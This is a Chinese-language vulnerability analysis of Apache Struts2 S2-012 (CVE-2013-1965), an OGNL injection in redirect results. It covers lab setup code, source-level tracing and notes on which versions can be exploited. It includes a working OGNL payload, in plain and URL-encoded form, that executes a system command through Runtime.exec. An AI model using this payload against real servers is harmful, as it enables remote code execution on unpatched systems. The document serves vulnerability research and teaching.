

Struts2-012漏洞分析（CVE-2013-1965）

目录

- 漏洞描述
- 影响版本
- 影响说明
- 环境搭建
- Payload
- 几个疑惑
- 漏洞分析

漏洞描述： Action在return时，如果result是重定向且重定向URL的参数值为OGNL表达式，则会将OGNL表达式所对应的值取出，并执行

影响版本： Struts 2.0.0 - Struts 2.3.14.2

影响说明： OGNL表达式注入

环境说明： Struts2（2.3.12）、Tomcat（7.0.47）、IDEA（2022.3）

环境搭建： 使用我提供的Struts2-012MV项目，导入自己的IDEA即可

Payload：

```
1 %{(#_memberAccess['allowStaticMethodAccess']=true)
  (#context['xwork.MethodAccessor.denyMethodExecution']=false)
  (@java.lang.Runtime@getRuntime().exec('calc'))}
```

必须要URL编码，编码后的Payload


```
1 username=%25%7b%28%23%5f%6d%65%6d%62%65%72%41%63%63%65%73%73%5b%27%61%6c%6c%6f%77%53
%74%61%74%69%63%4d%65%74%68%6f%64%41%63%63%65%73%73%27%5d%3d%74%72%75%65%29%28%23%63
%6f%6e%74%65%78%74%5b%27%78%77%6f%72%6b%2e%4d%65%74%68%6f%64%41%63%63%65%73%73%6f%72
%2e%64%65%6e%79%4d%65%74%68%6f%64%45%78%65%63%75%74%69%6f%6e%27%5d%3d%66%61%6c%73%65
%29%28%40%6a%61%76%61%2e%6c%61%6e%67%2e%52%75%6e%74%69%6d%65%40%67%65%74%52%75%6e%74
%69%6d%65%28%29%2e%65%78%65%63%28%27%63%61%6c%63%27%29%29%7d&password=admin
```

几个疑惑：

- ☐ 2.3.14.3 之前的版本都可以利用吗？
- ☐ payload只有这一种类型吗？

一、环境介绍

项目结构



LoginAction

```
1 package org.example;
2
3 import com.opensymphony.xwork2.ActionContext;
4 import com.opensymphony.xwork2.ActionInvocation;
5 import com.opensymphony.xwork2.ActionSupport;
6 import com.opensymphony.xwork2.interceptor.PreResultListener;
7
8 public class LoginAction extends ActionSupport {
9
10     private String username;
11     private String password;
12
13     public String getUsername() {
14         return username;
15     }
16
17     public String getPassword() {
18         return password;
19     }
20
21     public void setUsername(String username) {
```

```

22         this.username = username;
23     }
24
25     public void setPassword(String password) {
26         this.password = password;
27     }
28
29     public String execute() throws Exception{
30         if (this.username == null || this.password == null) {
31             return "failed";
32         }
33
34         if (this.username.equals("admin") && this.password.equals("admin")) {
35             addPreResultListener(username);
36             return "success";
37         }
38
39         return "failed";
40     }
41     // PreResultListener的使用案例
42     public void addPreResultListener(final String username){
43         ActionInvocation invocation =
44             ActionContext.getContext().getActionInvocation();
45         invocation.addPreResultListener(new PreResultListener() {
46
47             public void beforeResult(ActionInvocation invocation, String
48             resultCode) {
49
50                 String log = new java.util.Date() + " : " + username + "成功登录";
51                 System.out.println(log);
52             }
53         });
54     }
55 }

```

struts.xml

```

1  <?xml version="1.0" encoding="UTF-8" ?>
2  <!DOCTYPE struts PUBLIC
3      "-//Apache Software Foundation//DTD Struts Configuration 2.0//EN"
4      "http://struts.apache.org/dtds/struts-2.0.dtd">
5  <struts>
6      <package name="S2-012" extends="struts-default" >
7          <action name="login" class="org.example.LoginAction">
8
9              <result name="success">index.jsp</result>
10             <!-- 这个是核心, type必须是redirect -->
11             <result name="failed" type="redirect">
12                 <param name="location">/error.jsp?username=${username}</param>
13             </result>

```

```
14         </action>
15     </package>
16 </struts>
```

web.xml, 没什么特殊的

```
1  <!DOCTYPE web-app PUBLIC
2      "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
3      "http://java.sun.com/dtd/web-app_2_3.dtd" >
4
5  <web-app>
6      <filter>
7          <filter-name>struts2</filter-name>
8          <filter-class>org.apache.struts2.dispatcher.FilterDispatcher</filter-class>
9      </filter>
10     <filter-mapping>
11         <filter-name>struts2</filter-name>
12         <url-pattern>/*</url-pattern>
13     </filter-mapping>
14     <welcome-file-list>
15         <welcome-file>login.jsp</welcome-file>
16     </welcome-file-list>
17
18 </web-app>
```

login.jsp

```
1  <%@ page language="java" contentType="text/html; charset=UTF-8"
2      pageEncoding="UTF-8"%>
3  <%@ taglib prefix="s" uri="/struts-tags" %>
4  <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
5      "http://www.w3.org/TR/html4/loose.dtd">
6  <html>
7  <head>
8      <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
9      <title>S2-008</title>
10 </head>
11 <body>
12 <h2>S2-008 Demo</h2>
13 <p>link: <a href="https://struts.apache.org/docs/s2-008.html">https://struts.apache.org/docs/s2-008.html</a></p>
14
15 <s:form action="login">
16     <s:textfield name="username" label="username" />
17     <s:textfield name="password" label="password" />
18     <s:submit></s:submit>
19 </s:form>
20 </body>
```

```
20 </html>
```

error.jsp

```
1 <%@ page contentType="text/html;charset=UTF-8" language="java" %>
2 <%@ taglib prefix="s" uri="/struts-tags" %>
3 <html>
4 <head>
5     <title>Login Error</title>
6 </head>
7 <body>
8 用户名错误: <s:property value="username"/>
9 </body>
10 </html>
```

index.jsp

```
1 <%@ page contentType="text/html;charset=UTF-8" language="java" %>
2 <%@ taglib prefix="s" uri="/struts-tags" %>
3 <html>
4 <head>
5     <title>Admin Console</title>
6 </head>
7 <body>
8  Hello Admin
9 </body>
10 </html>
```

pom.xml

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
3     <modelVersion>4.0.0</modelVersion>
4     <groupId>org.example</groupId>
5     <artifactId>Struts2-012MV</artifactId>
6     <packaging>war</packaging>
7     <version>1.0-SNAPSHOT</version>
8     <name>Struts2-012MV Maven Webapp</name>
9     <url>http://maven.apache.org</url>
10    <properties>
11        <tomcat.version>7.0.47</tomcat.version>
12    </properties>
13    <dependencies>
14        <dependency>
15            <groupId>junit</groupId>
16            <artifactId>junit</artifactId>
```

```

17     <version>3.8.1</version>
18     <scope>test</scope>
19 </dependency>
20 <dependency>
21     <groupId>org.apache.struts</groupId>
22     <artifactId>struts2-core</artifactId>
23     <version>2.3.12</version>
24 </dependency>
25 <!-- https://mvnrepository.com/artifact/org.javassist/javassist -->
26 <dependency>
27     <groupId>org.javassist</groupId>
28     <artifactId>javassist</artifactId>
29     <version>3.13.0-GA</version>
30 </dependency>
31
32 <dependency>
33     <groupId>org.apache.tomcat</groupId>
34     <artifactId>tomcat-catalina</artifactId>
35     <version>${tomcat.version}</version>
36     <scope>provided</scope>
37 </dependency>
38 <dependency>
39     <groupId>org.apache.tomcat</groupId>
40     <artifactId>tomcat-websocket-api</artifactId>
41     <version>${tomcat.version}</version>
42     <scope>provided</scope>
43 </dependency>
44 <!-- https://mvnrepository.com/artifact/org.apache.tomcat/tomcat-jasper -->
45 <dependency>
46     <groupId>org.apache.tomcat</groupId>
47     <artifactId>tomcat-jasper</artifactId>
48     <version>${tomcat.version}</version>
49     <scope>provided</scope>
50 </dependency>
51 <!-- https://mvnrepository.com/artifact/org.apache.tomcat/tomcat-websocket-api
-->
52 <dependency>
53     <groupId>org.apache.tomcat</groupId>
54     <artifactId>tomcat-websocket-api</artifactId>
55     <version>${tomcat.version}</version>
56     <scope>provided</scope>
57 </dependency>
58 <!-- https://mvnrepository.com/artifact/org.apache.tomcat/tomcat-jsp-api -->
59 <dependency>
60     <groupId>org.apache.tomcat</groupId>
61     <artifactId>tomcat-jsp-api</artifactId>
62     <version>${tomcat.version}</version>
63     <scope>provided</scope>
64 </dependency>

```


```
65      <!-- https://mvnrepository.com/artifact/org.apache.tomcat/tomcat-util -->
66      <dependency>
67          <groupId>org.apache.tomcat</groupId>
68          <artifactId>tomcat-util</artifactId>
69          <version>${tomcat.version}</version>
70          <scope>provided</scope>
71      </dependency>
72
73  </dependencies>
74  <build>
75      <finalName>Struts2-012MV</finalName>
76      <plugins>
77          <plugin>
78              <groupId>org.apache.tomcat.maven</groupId>
79              <artifactId>tomcat7-maven-plugin</artifactId>
80              <version>2.2</version>
81          </plugin>
82      </plugins>
83
84  </build>
85 </project>
```

二、漏洞分析

该漏洞是发生在Action返回后，如果result的类型为 `redirect` 才会出现漏洞，比如登录成功后在首页显示用户名这样的场景。

还记得之前讲的Struts的流程图吗，整个的执行流程是什么？

Struts



Key:

Servlet Filters Struts Core Interceptors User created

上面三个橘黄色部分为Struts2-core中的类，下面的为xwork-core中的对象，ActionInvocation调度Struts任务处理的三大对象：Interceptor、Action、Result，其中Result负责承载返回对象，查看ActionInvocation的默认实现类DefaultActionInvocation的Invoke方法

```
1 public String invoke() throws Exception {
2     String profileKey = "invoke: ";
3     try {
4         UtilTimerStack.push(profileKey);
5     }
```

```

6         if (executed) {
7             throw new IllegalStateException("Action has already executed");
8         }
9         // 遍历所有的interceptor
10        if (interceptors.hasNext()) {
11            final InterceptorMapping interceptor = interceptors.next();
12            String interceptorMsg = "interceptor: " + interceptor.getName();
13            UtilTimerStack.push(interceptorMsg);
14            try {
15                // 执行interceptor对象的intercept方法实现各类拦截器，完成调用Action之前的准备
16                resultCode =
17                interceptor.getInterceptor().intercept(DefaultActionInvocation.this);
18            }
19            finally {
20                UtilTimerStack.pop(interceptorMsg);
21            }
22        } else {
23            // 如果没有interceptor了，则调用Action
24            // resultCode是Action的返回值，会根据返回值来找struts.xml中action对应的result
25            // 根据result确定下一步是返回一个jsp还是重定向，还是其它的动作
26            resultCode = invokeActionOnly();
27        }
28        if (!executed) {
29            // 如果有preResultListeners则执行，这是Struts2可扩展性的体现
30            // 在执行Action后，Result之前调用
31            if (preResultListeners != null) {
32                for (Object preResultListener : preResultListeners) {
33                    PreResultListener listener = (PreResultListener)
34                    preResultListener;
35
36                    String _profileKey = "preResultListener: ";
37                    try {
38                        UtilTimerStack.push(_profileKey);
39                        // 主动调用PreResultListener对象的beforeResult
40                        listener.beforeResult(this, resultCode);
41                    }
42                    finally {
43                        UtilTimerStack.pop(_profileKey);
44                    }
45                }
46            }
47            // 执行返回结果，也就是在这里开始处理返回
48            if (proxy.getExecuteResult()) {
49                executeResult();
50            }
51


```

```

52         executed = true;
53     }
54
55     return resultCode;
56 }
57 finally {
58     UtilTimerStack.pop(profileKey);
59 }
60 }

```

在当前的Struts2版本中Result的类型有以下



执行Result逻辑代码如下

```

1  private void executeResult() throws Exception {
2      // ctionConfig会创建一个result对象，根据Action返回的resultCode
3      // 在struts.xml中Action的所有result中找到对应的Result对象，这里是Java多态的体现
4      result = createResult();
5
6      String timerKey = "executeResult: " + getResultCode();
7      try {
8          UtilTimerStack.push(timerKey);
9          if (result != null) {
10             // 调用具体子类的execute方法，在漏洞环境中是ServletRedirectResult类
11             // 因为struts.xml定义的是result的type为"redirect"
12             result.execute(this);
13         } else if (resultCode != null && !Action.NONE.equals(resultCode)) {
14             throw new ConfigurationException("No result defined for action " +
15                 getAction().getClass().getName()
16                 + " and result " + getResultCode(), proxy.getConfig());
17         } else {
18             if (LOG.isDebugEnabled()) {
19                 LOG.debug("No result returned for action " +
20                     getAction().getClass().getName() + " at " + proxy.getConfig().getLocation());
21             }
22         }
23     }
24 }

```

```

20     }
21   } finally {
22     UtilTimerStack.pop(timerKey);
23   }
24 }

```


所以接下来就应该分析在漏洞环境中是ServletRedirectResult类的execute方法，方法内部会再次调用父类StrutsResultSupport的execute方法，代码如下

```


1 public void execute(ActionInvocation invocation) throws Exception {
2     lastFinalLocation = conditionalParse(location, invocation);
3     doExecute(lastFinalLocation, invocation);
4 }

```

conditionalParse方法则会将重定向的URL进行OGNL表达式的运算，观察下图可以看到非常熟悉的TextParseUtil.translateVariables()方法



该方法最终会进入到TextParseUtil.translateVariables方法，该方法通过stack.findValue方法获取OgnlValueStack对象中root对象的username属性值，也就是LoginAction的username属性值



获取到username属性值后再次进入到while(true)循环，继续解析expression，也就是username属性值，但maxLoopCount为1，不能继续解析expression，所以这个地方没有漏洞，这也是Struts2-001漏洞的修复方案。

但最初的expression是一个数组，值为[\$,%]，也就是会循环两次，当在一次执行时用于计数的loopCount又被初始化为1，而且expression作用域是整个translateVariables方法，此时的expression为我们的payload，所以再次执行stack.findValue方法时造成了payload的执行

```

156 @ public static Object translateVariables(char[] openChars, String expression, ValueStack stack, Class asType, ParsedValueEvaluator evaluator,
157 // deal with the "pure" expressions first!
158 //expression = expression.trim();
159 Object result = expression; result: "/error.jsp?username=%{(#_memberAccess['allowStaticMethodAccess']=true)}(#context['xwork.MethodAccessor.
160 for (char open : openChars) { openChars: {$, %} open: '$' 36
161 int loopCount = 1; loopCount: 2
162 int pos = 0; pos: 0
163
164 //this creates an implicit StringBuffer and shouldn't be used in the inner loop
165 final String lookupChars = open + "{"; lookupChars: "{$" open: '$' 36
166
167 while (true) {
168 int start = expression.indexOf(lookupChars, pos); start: -1
169 if (start == -1) {
170 pos = 0; pos: 0
171 loopCount++;
172 start = expression.indexOf(lookupChars); start: -1 lookupChars: "{$" expression: "/error.jsp?username=%{(#_memberAccess['a
173 }
174 if (loopCount > maxLoopCount) { loopCount: 2 maxLoopCount: 1
175 // translateVariables prevent infinite loop / expression recursive evaluation
176 break;
177 }
178 int length = expression.length();

```

总结下过程

```

1 // 进入TextParseUtil.translateVariables方法后的执行过程
2 1、第一次循环，openChars的第一个字符为：$
3 1.1 expression 为 username ， 其实是这样/error.jsp?username=${}，为了简化，省略了
4 1.2 经过stack.findValue()后，expression变为payload
5 2、第一次循环，openChars的第一个字符为：%
6 2.1 expression为payload，恰好开头是%，所以可以执行
7 2.2 经过stack.findValue()后，执行payload

```

通过这个流程可以发现在struts.xml中定义的 param 的OGNL表达式必须是 `${username}` 而非 `%{username}`，因为在进入TextParseUtil.translateVariables方法后，虽然第一次循环可以取出payload，但第二次的前缀是 `$`，和我们payload中的不一致，所以不会执行。

```

1 <result name="failed" type="redirect">
2     <param name="location">/error.jsp?username=${username}</param>
3 </result>

```

以上就是漏洞原理。

三、其它版本漏洞利用失败

我最开始是使用的 2.3.14.2 版本，因为官方的公告中这是最后一个有漏洞的版本，但发现漏洞不能利用。这是因为Struts2做了2个补丁，下面列举下两个补丁在不同版本中的状态

com.opensymphony.xwork2.ognl.SecurityMemberAccess.setAllowStaticMethodAccess

com.opensymphony.xwork2.ognl.OgnlUtil.enableEvalExpression

版本	setAllowStaticMethodAccess	OgnlUtil.enableEvalExpression	漏洞
2.3.14.2	无	有，默认false	不存在
2.3.14.1	有	有，默认false	存在
2.3.14	有	无	存在
2.3.12	有	无	存在
.....	有	无	存在

3.1 setAllowStaticMethodAccess的作用

当 `SecurityMemberAccess.setAllowStaticMethodAccess` 方法不存在时，payload中的 `#_memberAccess['allowStaticMethodAccess']=true` 代码是不起作用的，该代码的含义是要给 `SecurityMemberAccess` 的 `allowStaticMethodAccess` 变量赋值为 `true`，所以解析OGNL时一定会调用 `ASTProperty.setValueBody` 方法，我们在此方法上断点。

```

124 protected void setValueBody(OgnlContext context, Object target, Object value) value: true
125     throws OgnlException
126 {
127     OgnlRuntime.setProperty(context, target, getProperty(context, target), value); value: true target:
128 }
129

```

Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)

- > this = (ASTProperty@5034) "[\"allowStaticMethodAccess\"]"
- > context = (OgnlContext@5026) size = 25
- > target = (SecurityMemberAccess@5032)
- > value = (Boolean@5033) true

最终方法会进入 `ObjectPropertyAccessor` 类的 `setPossibleProperty` 方法，该方法会先判断是否有属性所对应的 `set` 方法，如果没有则直接返回 `null`，所以 `setPossibleProperty` 方法必须存在

```

78 public Object setPossibleProperty(Map context, Object target, String name, Object value)
79     throws OgnlException
80 {
81     Object result = null; result: null
82     OgnlContext ognlContext = (OgnlContext) context; context: size = 25 ognlContext: size = 25
83
84     try {
85         if (!OgnlRuntime.setMethodValue(ognlContext, target, name, value, checkAccessAndExistence: true))
86         {
87             result = OgnlRuntime.setFieldValue(ognlContext, target, name, value) ? null : OgnlRuntime.NotFound
88         }
89
90         if (result == OgnlRuntime.NotFound = false) result: null
91         {
92             Method m = OgnlRuntime.getWriteMethod(target.getClass(), name);

```

Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)


- > this = (ObjectAccessor@5042)
- > context = (OgnlContext@5026) size = 25
- > target = (SecurityMemberAccess@5032)
- > name = "allowStaticMethodAccess"
- > value = (Boolean@5033) true
- > result = null
- > ognlContext = (OgnlContext@5026) size = 25

